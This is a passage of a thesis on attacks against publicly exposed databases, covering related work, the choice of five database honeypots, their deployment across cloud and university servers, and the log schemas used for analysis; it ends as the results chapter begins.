In another notable survey by Bou-Harb et al. [19], the authors analyzed web scanning events, and shed light on a Microsoft-SQL (MSSQL) DBMS scanning campaign. And provided characteristics of this MSSQL scanning campaign for future tracking. This survey highlighted the targeting of databases by adversaries, underscoring scanning as a significant and timely cybersecurity challenge. Moreover, it emphasized that scanning could serve as a precursor to various cyberattacks, advocating for robust measures such as properly configured firewalls employing TCP filtering to prevent or detect probing activities.

Delving deeper into the characteristics and implications of network scanners, Anand et al. [8] identified two distinct categories: benign research-oriented scanning and aggressive scanning by malicious actors. Their investigation focused on aggressive scanners exhibiting immoderate and persistent behaviors, revealing a preference for certain US-based cloud provider hosts and a notable volume of scanning traffic targeting ports associated with the Redis DBMS. The study concluded that aggressive scanners pose significant security risks, capable of identifying exploitable networks and inducing service disruptions akin to a DoS attack.

Furthermore, Durumeric et al. [34] presented research on the capabilities of Zmap, a network scanning tool, advocating its potential utility in security applications. However, they cautioned against the potential misuse of high-speed scanning for malicious purposes, necessitating vigilant measures to address vulnerabilities effectively. In a subsequent study, Durumeric et al. [33] analyzed scanning activity using data from a large network telescope, revealing geographical variations in scanning behavior and the pervasive targeting of databases, such as MSSQL, across different regions.

3.2. Database security

In the preceding section, we established the vulnerability of databases to network scanning and subsequent attacks. In this section, we delve into the literature for securing DBMS.

Since the advent of computers, the importance of data security has been recognized. Denning et al. [31] highlighted the necessity of robust data security measures in 1979, emphasizing the potential for severe financial losses due to misconfigurations. Their proposed safeguards, such as access management and encryption, laid the groundwork for modern database management system (DBMS) security practices.

As research into DBMS security progressed, Bertino et al. [14] argued against the reliance on a single layer of defense, such as firewalls, advocating for a multifaceted approach to database security. Recognizing that breaches in firewalls could grant attackers access to the DBMS, they explored various IAM systems and encryption methods as additional layers of protection. Building upon this work, Bertino et al. [15] emphasized the importance of the CIA triad as the foundational principles of database protection. They delved into the historical evolution of DBMS security research and its alignment with emerging privacy concerns driven by regulatory acts like the Health Insurance Portability and Accountability Act of 1996 (HIPAA). This paper provided insights into different IAM systems tailored for various database classes and conducted an exhaustive exploration of privacy research in the context of DBMS security.

In more contemporary research, Mousa et al. [63] identified threats originating from external, internal, and third-party sources. They outlined external risks to databases, including vulnerabilities, misconfigurations, denial-of-service (DoS) attacks, and malware, underscoring the importance of robust security measures to mitigate these risks.

Turning to defensive strategies, Malik et al. [54] conducted a comprehensive literature review on countermeasures against the ten most commonly used database attack strategies. Their findings highlighted the effectiveness of measures such as proper firewall configurations to prevent malware infections and the implementation of multi-factor authentication to mitigate the impact of password leaks or brute-force attacks. Once again, the importance of robust IAM controls, firewall usage, auditing, and encryption emerged as key pillars of database security.

3.3. Detection of cyberattacks

Having reviewed literature regarding database security, we transition to exploring cyberattack detection methods. Sudar et al. [81] conducted an extensive survey encompassing various detection techniques, including machine learning methods. Additionally, Bhuyan et al. [17] conducted a survey focusing on port scans and their corresponding detection techniques. Their work offers a comprehensive overview of scan detection approaches, covering criteria such as detection strategy, data source, and data visualization.

While these studies provide valuable insights, our thesis emphasizes research on network telescopes and honeypots for cyberattack detection. As such, we will concentrate on literature specifically related to these detection mechanisms.

3.3.1. Network telescope

Network telescopes offer valuable insights into scanning traffic, shedding light on cybersecurity trends. Richter et al. [74] note that there exists a consistent baseline level of scanning activity for all web-connected hosts. By establishing this baseline level, network operators gain the ability to identify hosts or infrastructure experiencing unusually high levels of scan activity, signaling potential targeted scanning efforts and subsequent attacks.

In another publication by Harder et al. [46] a network telescope is used to observe traffic by malware such as worms and viruses. And show that specific profiles can identify and distinguish portscans, hostscans and distributed denial-of-service (DDOS) attacks. Which can be useful for detection of malicious activities. An operational pilot conducted by Chatziadam et al. [23], deploying a network telescope across Greece, shows promise in uncovering large-scale malicious events such as DDoS attacks and worms. This initiative could serve as an early warning system for such events, enabling timely countermeasures to mitigate their impact.

3.3.2. Honeypots

The exploration of honeypots and their applications has been the subject of extensive research. In “A Survey on Honeypot Software and Data Analysis” (2016), by Nawrocki et al [64] provides an in-depth analysis of honeypot software and data analysis techniques. It offers a detailed taxonomy of honeypots and explores their usage across various contexts. Additionally, the study presents an extensive listing of data analysis results obtained from honeypot deployments, shedding light on the goals and effectiveness of honeypot-based security mechanisms.

Franco et al. [39] expanded this inquiry into the realms of Internet of Things (IoT), Industrial Internet of Things (IIoT), and Cyber-Physical Systems (CPS) through their survey. The study offers a taxonomy specifically tailored to honeypots in the IoT, IIoT, and CPS fields, alongside an exploration of various honeypots and their research outcomes. Additionally, it identifies key design factors essential for the future development of honeypots and honeynets in these contexts. Moreover, the survey addresses open research challenges persisting in the domain of honeypot and honeynet research for IoT, IIoT, and CPS, thereby highlighting areas necessitating further investigation and exploration.

Limited exploration has been conducted on the subject of database honeypots; nevertheless, existing literature advocates for their utility in analyzing attack information. In a paper by Ma et al. [53], a high-interaction MySQL honeypot was introduced and implemented specifically for the analysis of SQL injection attacks. A key innovation of their system lies in its ability to reconstruct the attack procedure comprehensively. This feature facilitates a structured representation of various tactics and techniques employed by adversaries throughout distinct stages of the cyberattack lifecycle, with results integratable into established attack frameworks such as the MITRE ATT&CK matrix [60]. To substantiate their findings, the authors conducted both automated SQL injection attacks using tools and manual SQL injection attempts. This endeavor affirmed that a database honeypot offers valuable insights into mitigating SQL injection attacks on MySQL databases.

We’ve observed the effectiveness of database honeypots in analyzing attacks and threats. Taking this concept a step further, Wegerer et al. [97] proposed the integration of honey tokens with database honeypots. A honey token, also referred to as a canary token, serves to identify and notify about unauthorized access or activities. It entails deliberately placing decoy credentials, files, or sensitive information at various points within a network or system. The primary objective of these decoy elements is to serve as a tripwire, indicating that an unauthorized user or process has interacted with them. This approach offers the additional advantage of enabling organizations to closely monitor the tokens, allowing the detection of suspicious activities stemming from both external and internal threats. The creation of such a low-interaction honeypot can be accomplished using existing open-source software like the MySQL AUDIT Plugin [97][57].

Below is an overview of the related work discussed in this section, presented in table 3.1.

Study and year	**Category**	**Contributions**
Allman et al. 2007 [5]	Scanning	• Provided insights in long-term scanning behavior • Identification of SQL DBMS server targeting
Barnett et al. 2008 [13]	Scanning	• Creation of a taxonomy for network scanning techniques • Critique of NIDS limitations in scanning detection
Bou-Harb et al. 2013 [19]	Scanning	• Analysis of web scanning events • Correlation of scanning campaigns with attacks • Highlighting DBMS targeting
Anand et al. 2023 [8]	Scanning	• Categorization of benign vs. malicious scanning • Analysis of aggressive malicious scanners
Durumeric et al. 2013 [34]	Scanning	• Review of Zmap capabilities • Advocacy for network scanning tools in security applications
Durumeric et al. 2014 [33]	Scanning	• Analysis of scanning activity from telescope • Noted geographic variants in scanning behavior • Highlighting DBMS targeting
Denning et al. 1979 [31]	Database security	• Emphasis on robust database security • Foundation for database security practices
Bertino et al. 1995 [14]	Database security	• Argument for multiple lines of defense • Exploration of IAM and Encryption solutions
Bertino et al. 2005 [15]	Database security	• Application of CIA triad to database security • Insights into IAM systems for different database classes
Mousa et al. 2020 [63]	Database security	• Identification of threats from internal, external, and third-party sources • Risks to databases
Malik et al. 2016 [54]	Database security	• Review of countermeasures against common database attack strategies
Sudar et al. 2020 [81]	Detection of cyberattacks	• Survey of cyberattack detection techniques

Continued on the next page

Study and year	Category	Contributions
Bhuyan et al. 2011 [17]	Detection of cyberattacks	• Survey of scanning traffic detection approaches
Richter et al. 2019 [74]	Network telescope	• Establishment of baseline scanning traffic for attack indication
Harder et al. 2006 [46]	Network telescope	• Observation of malware generated traffic using network telescopes • Profiling attacks through traffic analysis
Chatziadam et al. 2014 [23]	Network telescope	• Application of network telescopes in early detection against cyberattacks across Greece
Nawrocki et al. 2016 [64]	Honeypots	• Creation of research honeypot taxonomy • Review of data analysis from deployed honeypots
Franco et al. 2021 [39]	Honeypots	• Creation of IoT honeypot taxonomy • Identification of key design factors for future honeypot development
Ma et al. 2011 [53]	Honeypots	• Development of high-interaction honeypot for SQL injection detection
Wegerer et al. 2016 [97]	Honeypots	• Exploration of honey tokens integration with database honeypots

Table 3.1: Overview of the discussed related work in this section

3.4. Open research questions

Extensive research has been conducted on network scanning, database security, and the utilization of honeypots to unveil adversarial tactics. However, a notable gap in the existing literature pertains to the realm of employing database honeypots to enhance database defenses. While the utility of honeypots in analyzing attacks and detecting suspicious activity has been highlighted in existing literature [53] [97], a noticeable gap exists within the research of database honeypots. Specifically, there is a lack of comprehensive data collection that provides insights into the attacks targeting publicly facing database systems. Current literature predominantly relies on hypothetical scenarios and self-executed attacks, such as SQL injections or attempts by adversaries to access sensitive files. Given this gap, it becomes crucial to leverage database honeypots for conducting real-world analyses of the attacks that organizations might encounter.

Furthermore, there exists a research gap regarding the analysis of scanning traffic and its potential utility in fortifying the defenses of DBMS. While scanning activities have been extensively studied, particularly in the context of network reconnaissance and intrusion detection, there is a lack of specific research on how the analysis of scanning traffic can be leveraged to enhance the security posture of DBMS.
Addressing these research gaps is crucial for advancing our understanding of database security and developing more robust defense mechanisms against evolving cyber threats. By exploring the potential of database honeypots and analyzing scanning traffic, researchers can gain valuable insights into adversarial tactics and bolster the resilience of DBMS against attacks. This approach aims to provide a more nuanced understanding of attacker behavior, identify prevalent attack vectors, collect data on the attacks, and uncover vulnerabilities in live databases.

4 Methodology

Following the identification of the research gap and the motivation of the study, this chapter sets out to define the research questions posed in this thesis. Furthermore, it provides an in-depth exploration of each database honeypot utilized in this study, along with the rationale behind their selection. Lastly, it delves into the experimental setup, explaining the tools, services, and methodological choices employed in detail.

4.1. Research question

There main research question of this study is: **“What types of cyberattacks commonly confront publicly facing databases?”** To address this question, several sub-questions are of significance:

1. Attack Frequency: What is the frequency of attacks on publicly facing databases?

2. Adversarial Patterns: Is there a discernible pattern in the attacks and attackers?

3. Nature of Attacks: What kind of attacks techniques do publicly facing databases face?

The first sub-question delves into the temporal patterns of attack occurrences, identifying whether certain times witness heightened activity or if attacks are incessant. The second sub-question aims to shed light on the geographic distribution and preferences of adversaries concerning their target databases. By investigating whether adversaries emanate from diverse geographical locations, or concentrated from specific regions. And additionally, whether there a correlation between the type of database and the profile of adversaries targeting it. The final sub-question aims to provide a deep dive into the methods utilized by adversaries with the cyber kill chain. For instance, the analysis may uncover ransomware attacks aimed at encrypting database contents, followed by demands for cryptocurrency payments for decryption.

4.2. Deployed database honeypots

In section 2.5 we’ve outlined the classification of honeypots. Now, we delve into the specifics of the database honeypots utilized in this thesis. Figure 4.1 gives an updated overview of our selected classes of honeypots. Our study adopts a research-oriented approach, and we have also selected honeypots that are specifically designed and engineered with research purposes in mind. Therefore within the classification our honeypots fall under the research category.

The primary role of these honeypots is to emulate a DBMS connected to the web. They adopt a passive stance, refraining from actively seeking or initiating connections with other clients, instead awaiting to respond to incoming connections. Hence all honeypots adopted in our study function as server honeypots.

Moreover, our chosen honeypots exhibit varying degrees of interactivity, ranging from low to high. This diversity in interaction levels allows for a comprehensive collection of data, encompassing both quantitative traffic statistics, facilitated by low-interaction honeypots, and qualitative attack insights, enabled by medium and high-interaction honeypots. An overview of the honeypots discussed in the following subsections can be found in table 4.1




Figure 4.1: Taxonomy of honeypots used in this thesis: research-oriented with server roles, on low, medium, and high interaction levels.

Honeypot name	Interaction level	Simulates	Risk	Setup & maintenance
Qeeqbox Honeypots [73]	Low	MySQL, Postgres, Redis, Elastic, MSSQL	Low	Easy
RedisHoneyPot [30]	Medium	Redis	Moderate	Easy
Sticky Elephant [16]	Medium	Postgres	Moderate	Easy
Elasticpot [96]	Medium	Elasticsearch	Moderate	Moderate
Mongodb-honeypot [11]	High	MongoDB	High	Difficult

Table 4.1: Overview of utilized honeypots

4.2.1. Low-interaction honeypot: Qeeqbox Honeypots

The Qeeqbox Honeypots package, offers a suite of 30 low-to-high level honeypots tailored for monitoring network traffic, bot activities, and user credentials [73]. Among these, our focus lies on the low interaction database honeypots: MySQL, Postgres, Redis, Elastic, and MSSQL. These honeypots provide a basic response upon connection, and can capture user credentials such as usernames and passwords. But lack the ability to provide further interaction. These features enable the examination of adversarial traffic patterns, detection of brute-force attempts, and analysis of user credentials commonly employed in such attacks. Furthermore, the scalability of deploying and maintaining these honeypots makes them a good choice for analyzing adversarial traffic patterns on a large scale.

4.2.2. Medium-interaction honeypot: RedisHoneyPot

RedisHoneyPot is a medium interaction honeypot written in GO language, designed to simulate a Redis database environment [30]. It provides a simulated Redis instance with the capability to respond to 14 different operations commonly used with Redis, including PING, INFO, SET, GET, DEL, EXISTS, KEYS, FLUSHALL, FLUSHDB, SAVE, SELECT, DBSIZE, CONFIG, and SLAVEOF. However, it lacks functionality for understanding other commands and usually provides static responses without dynamic variations based on input. And unlike a real database with full interactivity, it only offers a hashmap to mimic the queries that are associated with the KEYS functionality. Notable is that RedisHoneyPot does not log login credentials such as usernames and passwords, nor does it enforce any form of IAM. This means that anyone connecting to the honeypot can gain access without authentication. Despite lacking authentication mechanisms, it remains a valuable tool for analyzing adversarial behavior after initial access. Additionally, its ease of deployment and maintenance contribute to its effectiveness in monitoring and studying Redis-related attacks.

4.2.3. Medium-interaction honeypot: Sticky Elephant

Sticky Elephant is a medium interaction honeypot designed to mimic a Postgres database[16] connected to the web. Developed in Ruby, it employs a specialized ”handler” script to manage queries. Developed in Ruby, it utilizes a specialized “handler” script to manage queries, enabling more dynamic responses and accepting a broader range of queries. However, while the handler can accept various queries, it typically doesn’t execute corresponding actions like a real database but merely provides a scripted response. Furthermore this honeypot is capable of capturing passwords during the handshake and login processes. Similar to the Redis honeypot it does not host a genuine database, but it includes a hard-coded generic response for database index queries. And while it lacks authentication controls, Sticky Elephant remains a valuable resource for analyzing adversarial actions within Postgres databases post-access. Moreover, its straightforward deployment and maintenance further enhance its usability in monitoring and studying adversarial behavior.

4.2.4. Medium-interaction honeypot: Elasticpot

Elasticpot, a primarily Python-based medium-interaction honeypot, replicates a vulnerable Elasticsearch server accessible over the internet [96]. Its response to queries can be extensively customized through `.json` files, allowing users to tailor responses for queries on indices, nodes, clusters, mappings, and more. However, like other medium-interaction honeypots, Elasticpot provides predetermined responses from these files rather than executing the actual query. Similar to its counterparts, Elasticpot does not host any real database. It also does not log login credentials or enforce IAM controls, focusing again on providing insights into adversarial behavior post-connection. Despite being more challenging to deploy compared to other honeypots, Elasticpot remains easy to maintain and offers valuable insights into adversarial behavior within Elasticsearch environments.

4.2.5. High-interaction honeypot: Monogodb-honeypot

Mongodb-honeypot is a high-interaction honeypot specifically designed to present itself as a legitimate MongoDB database. Developed in Python, it leverages Docker containers to run a fully functional instance of MongoDB. One notable feature is its ability to upload a `.json` file containing data for the database, enhancing its realism and attractiveness to potential adversaries. The MongoDB honeypot has disabled its IAM functionality in order to prioritize detailed logging of post-access adversarial behavior. Despite its ease of setup, maintaining this honeypot can be challenging due to the risk of adversaries wrecking havoc within a fully-fledged, unprotected MongoDB instance. Occasionally, the honeypot may cease functioning unexpectedly, prompting the development of a monitoring tool to address this issue.

4.3. Experiment setup

Initially, a preliminary study was undertaken to test the functionality, and performance of various honeypots, aiding in the selection process. This study also served the purpose of learning about the deployment of honeypots and methods to deploy them at scale. Honeypots that proved unsuitable were excluded from the results, while those deemed suitable are detailed in the preceding subsections. This phase also served to give us time to prepare a proper pipeline of scripts for processing and analyzing logs. Additionally, it provided insights into expected outcomes, enabling us to refine our deployment strategy for the main experiment on a larger scale. It should be noted that data collected during this phase may not be uniform in time span, as it was gathered intermittently given the experimental nature of this study. We utilized Google Cloud Platform (GCP) for these experiments, making use of the free credits program from the platform.

Having ascertained the positive outcomes from the preliminary results, we proceeded with the main study, aiming for a more thorough and extended data collection period. This study was conducted utilizing different platforms, namely some servers the Delft University of Technology (TU Delft) owned and those on DigitalOcean. The shift in platforms was driven by financial, time, and scope constraints, prompting the adoption of a different approach to data collection.

4.3.1. Preliminary experiment

For the preliminary study, we conducted the experiment on GCP. All computing instances were featured similar specifications, utilizing the E2 small instance type with 2 vCPUs, 1 core, 2 GB of RAM, and 10 GB of persistent storage. While a 1 GB RAM option was available, it was deemed insufficient for package installation and other operational tasks.

Each computing instance was deployed using Google's standard Debian 10 (debian-cloud) image. And each honeypot instance was hosted on a separate computing instance, ensuring non interference from other honeypots. The setups for these honeypots adhered to the setup instructions or requirements files listed on their respective repositories. No further customization was applied; they ran with default configurations. Table 4.2 below gives a detailed breakdown of the honeypots utilized and their respective configurations. The table utilizes ISO 3166-1 alpha-2 country codes instead of country names for simplicity.

Honeypot	DBMS	Port	Location	Instances	Duration	Customization
Qeeqbox Honeypots	MySQL	3306	Las Vegas, US Taipei, TW	2	10 days	Default
	Postgres	5432				
	Redis	6379				
	Elastic	9200				
	MSSQL	1433				
RedisHoneyPot	Redis	6379	Tel Aviv, IL	1	10 days	Default
Sticky Elephant	Postgres	5432	Las Vegas, US	1	5 days	Default
Elasticpot	Elastic	9200	Las Vegas, US	1	5 days	Default
Mongodb-honeypot	Mongodb	27017	California, US	1	1 day	Default

Table 4.2: Overview of the deployment of honeypots in the preliminary experiment.

Note that Qeeqbox Honeypots is a piece of software that contains a package of honeypots, allowing a single instance to host multiple honeypots simultaneously. Only two instances, each running the five listed DBMS honeypots were active during the preliminary study.

4.3.2. Main experiment

For the main study, our primary goal was to gather a larger quantity of data by deploying a large number of honeypots over an extended period. Additionally, we customized some honeypots to investigate whether adversaries exhibit preferences based on content or interaction.

Specifically, for the Qeeqbox Honeypots, we configured a setup with a single honeypot (e.g., MSSQL) per instance, contrasting the default deployment of five honeypots on one machine. This was done to understand whether operating multiple honeypots on one machine would affect adversarial activity. In the case of RedisHoneypot, we inserted 50 fabricated user credentials (username and password) to gauge adversaries' attempts to extract them. For Sticky Elephant we disabled authentication as configuration, denying access upon connection attempts to observe whether adversaries would conduct brute-force attacks to gain access. Elasticpot remained uncustomized due to operational complexities. Finally, the MongoDB honeypot was enhanced with additional fake customer data, such as names, email addresses, and credit card numbers, aiming to attract adversaries. This change also aimed to reduce the file size of the default fake data that would be queried by adversaries, thereby minimizing unnecessary log growth when the honeypot returned responses.

Table 4.3 on the next page provides an overview of all deployed honeypots during this experiment.

Honeypot	DBMS	Port	Location	Instances	Customization
Qeeqbox Honeypots	MySQL	3306	Delft, NL	50	Default
	Postgres	5432			
	Redis	6379			
	Elastic	9200			
	MSSQL	1433			
Qeeqbox Honeypots	MySQL	3306	Delft, NL	5	Single honeypot per instance
	Postgres	5432		5	
	Redis	6379		5	
	Elastic	9200		5	
	MSSQL	1433		5	
RedisHoneyPot	Redis	6379	Delft, NL	10	Default
RedisHoneyPot	Redis	6379	Delft, NL	10	Fake user credentials data
Sticky Elephant	Postgres	5432	Delft, NL	10	Default
Sticky Elephant	Postgres	5432	Delft, NL	10	Login disabled
Elasticpot	Elastic	9200	Delft, NL	10	Default
Mongodb-honeypot	Mongodb	27017	California, US	8	Fake customer data
			Amsterdam, NL		
			SG		
			London, UK		
			Frankfurt, DE		
			Toronto, CA		
			Bangalore, IN		
			Sydney , AU		

Table 4.3: Deployment of honeypots in the main experiment from March 22nd, 2024, to April 11th, 2024

The entire experiment spanned from March 22nd, 2024, to April 11th, 2024, totaling 20 days. All honeypots, except for the Mongodb-honeypot, operated on resources provided by TU Delft. Figure 4.2 provides an overview of the setup on the servers. For the experiment, we were allocated a machine on a server owned by the TU Delft. This machine was equipped with an IP table that rerouted all incoming traffic to the respective Docker containers housing the honeypots. Each Docker container operated on a standard Ubuntu 20.04 LTS image. To streamline the setup process for each honeypot, Docker Compose files were utilized. Within the virtual machine, another IP routing table directed incoming traffic to the respective containers.




Figure 4.2: Diagram of how network traffic is routed to the honeypots

The Mongodb-honeypot was hosted on Digital Ocean servers using their free credits program. Leveraging Digital Ocean's virtual machine feature, known as droplets, we initially used an Ubuntu 20.04 LTS droplet and installed the Mongodb-honeypot on it according to its the setup process. Subsequently, we created a snapshot of this droplet and saved it as an image. This approach streamlined the deployment of the honeypot across various Digital Ocean server locations worldwide.

Having explained the setup and deployment of the honeypots on the infrastructure we want to motivate the customizations mentioned in table 4.3.

We ran the ***Qeeqbox Honeypots*** in their default configuration, without any customization. Deploying 50 instances, each assigned a unique IP address, we aimed to collect a larger dataset over an extended period. Additionally, for 25 instances, we deliberately restricted each instance to run only one DBMS honeypot concurrently. This choice was made to investigate whether adversarial behavior varied when encountering hosts hosting either a single database or multiple databases.

The ***RedisHoneyPot*** was set up to operate in two distinct configurations. In the first configuration, we maintained a default out-of-the-box setup, while in the other, we augmented it with 200 fabricated user login entries generated by Mockaroo, a random data generation service. This data comprised out of a username and its corresponding password, structured to align with the hashmap in the honeypot. The primary objective was to assess whether adversaries would exhibit any knowledge or attempt manipulation of the data compared to the standard configuration, which contains no entries.

With ***Sticky Elephant***, our aim was to assess adversarial behavior when access was consistently denied. We sought to determine whether brute-force attacks would be initiated against this honeypot, simulating a scenario where proper IAM protocols were in place, restricting access. To achieve this, we deployed one version in a standard configuration, permitting unrestricted access, while the other configuration rejected all login attempts.

Elasticpot encountered an unforeseen technical issue. It might be that a library it depended on was changed or depreciated between the preliminary study and the main experiment. Despite strictly adhering to the setup instructions provided on the repository, the honeypot would shut down shortly after launch. A workaround was identified by utilizing the documented Docker setup. However, due to reliability concerns, the decision was made not to proceed with creating an alternative configuration for it.

The default ***Mongodb-honeypot*** configuration included a compressed file containing generated retail data of restaurant locations. However, this file was deemed as too large and led to the bloat of log size when adversaries requested the entire database. As a solution, an alternative set of fake data was generated using Mockaroo, featuring fake customer details like names, addresses, phone numbers, and credit card information. The motivation behind this was to observe whether it would attract adversaries engaging in manual actions rather than solely automated bot scripts.

4.3.3. Data collection and analysis

Each honeypot possesses built in logging capabilities. The logs of which are stored in varying formats, typically as either `.log` or `.json` files. Due to the diverse logging methods employed by each honeypot, Python scripts were developed to transform these logs into a standardized format and put into different SQLite databases. It's should be noted that this conversion process occurs after the honeypots have completed their data collection phase and the logs are finalized. Moreover, these conversion scripts leverage MaxMind Geolite [56] to ascertain the geolocation of IP addresses and the associated Autonomous System Number (ASN). This modified data is integrated into the database, providing additional context for analysis. Due to the differences in each honeypot's logging methodology, we created individualized Python scripts for each. These scripts execute SQL queries to extract information and generate informative graphs for analysis. Additionally, the utilization of SQLite databases streamlines manual analysis and enhances the feasibility of conducting case studies on attacks.

Greynoise [45], a scanner analysis tool, was utilized to identify known threat actors within the dataset.




Figure 4.3: Diagram of how logs are produced, processed and analyze

For academic purposes, we were able to obtain a Greynoise VIP account, granting us free, extended, non-commercial access to the data.

4.3.4. Data structure

As previously mentioned, each honeypot employs its unique logging format. Here, we outline the structure of the converted SQLite databases, which include GeoLite data from MaxMind [56] after processing. Therefore the following three data columns are present in every SQLite database:

- **country**: Country of the source IP based on MaxMind GeoLite data (e.g., United States).
- **city**: City of the source IP based on MaxMind GeoLite data (e.g., New York).
- **company**: Name of the Autonomous System (ASN) associated with the source IP based on MaxMind GeoLite data (e.g., Google LLC).

Timestamp-related fields follow the RFC 3339 format (YYYY-MM-DD HH:mm:ss) in the preliminary experiment but also use milliseconds (ff) in the main experiment with the exception of RedisHoneypot which does not log milliseconds. This adjustment was made in order to accurately measure the duration of adversarial interactions, particularly those lasting less than a second due to automated scripts.
Qeeqbox Honeypots:

- **Timestamp**: Timestamp of the interaction in the RFC 3339 format (e.g., 2024-04-01 12:00:00).
- **source_ip**: Source IP address (e.g., 192.168.1.1).
- **src_port**: Source port (e.g., 54321).
- **action**: Type of action, such as connection, dump (Elasticsearch action), or login.
- **username**: Username of the login attempt (e.g., admin).
- **password**: Password used in the login attempt (e.g., password123).
- **status**: Status of the login attempt, indicating success or failure.
- **dest_ip**: Destination IP; usually 0.0.0.0 due to deployment and can be ignored.
- **dest_port**: Destination port (e.g., 3306).
- **protocol**: Database Management System (DBMS) used (e.g., MySQL).
- **server**: Server the honeypot is hosted on in the preliminary experiment. Specifies the customization in main experiment.

RedisHoneypot:

- **log_time**: Timestamp of the interaction in the RFC 3339 format.
- **level**: Log level indicating the severity of the entry (e.g., info, debug).
- **source_ip**: Source IP address.
- **port**: Source port.
- **action**: The action, which can also include queries (e.g., PING, FLUSHDB).
- **message**: Contains message from logger, can be ignored
- **server**: Server the honeypot is hosted on in the preliminary experiment. Specifies the customization in main experiment.

Sticky Elephant:

- **Timestamp**: Timestamp of the interaction in the RFC 3339 format.
- **source_ip**: Source IP address.
- **action**: Action performed by the honeypot, (eg., query, handshake).
- **message**: Message associated with the action, (eg., SELECT VERSION();).
- **level**: Logging level, can only be info (I) or debug (D).
- **server**: Server the honeypot is hosted on in the preliminary experiment. Specifies the customization in main experiment.

Elasticpot:

- **Timestamp**: Timestamp of the interaction in the RFC 3339 format.
- **src_ip**: Source IP address.
- **src_port**: Source port.
- **event_id**: Classification indicating whether the interaction is a reconnaissance (recon) or an attack.
- **request**: Type of request made to the honeypot, can only be GET, POST, or HEAD.
- **url**: URL field.
- **sensor**: Displays the honeypot sensor name but is not relevant.
- **user_agent**: User-agent information, typically indicating the web browser used.
- **content_type**: Content type, indicating the format of the payload if present, (e.g., application/json).
- **payload**: Actual payload transmitted, which may include queries in `.json` format or application data. Note that Elasticpot does not store these payloads.
- **server**: Server the honeypot is hosted on in the preliminary experiment. Specifies the customization in main experiment.

Mongodb-honeypot:

- **Timestamp**: Timestamp of the interaction in the RFC 3339 format.
- **type**: Specifies the category of the event, which could be a connection, response, or request.
- **event**: Provides details about the event that occurred, (eg., connection closed by peer)

- **client**: Source IP address.
- **port**: Source port.
- **request_id**: An identifier for the request.
- **response_to**: Which request_id the response is responding to.
- **body**: Contains the body of the event, in `.json` format.
- **server**: Server the honeypot is hosted on in both experiments.

5 Results

In the previous chapter, we stated the research question and outlined the experimental setup employed to collect data. In this chapter, we delve into the results derived from the data collected and conduct thorough analysis. The chapter is divided into two parts, focusing on the results of the the preliminary and main study respectively.

In the preliminary study, our primary focus was evaluating the functionality and performance of various database honeypots. We also examined honeypot deployment and scalability, gathering insights to prepare for the main experiment. The main experiment aimed to build on these preliminary results by expanding configurations and deployment strategies to collect additional data and potentially uncover new insights.

5.1. Preliminary study

The goals in of the preliminary study was not only to evaluate the functionality and performance of different honeypots. But also aimed at studying honeypot deployment and scalability. And gathering insights on expected outcomes, allowing us to refine our deployment strategy for the main experiment on a larger scale.

Interestingly, all our honeypots were detected by scanning traffic within the first two hours of deployment. This indicates a high level of ongoing scanning activity and suggests promising potential for insights.

5.1.1. Qeeqbox Honeypots

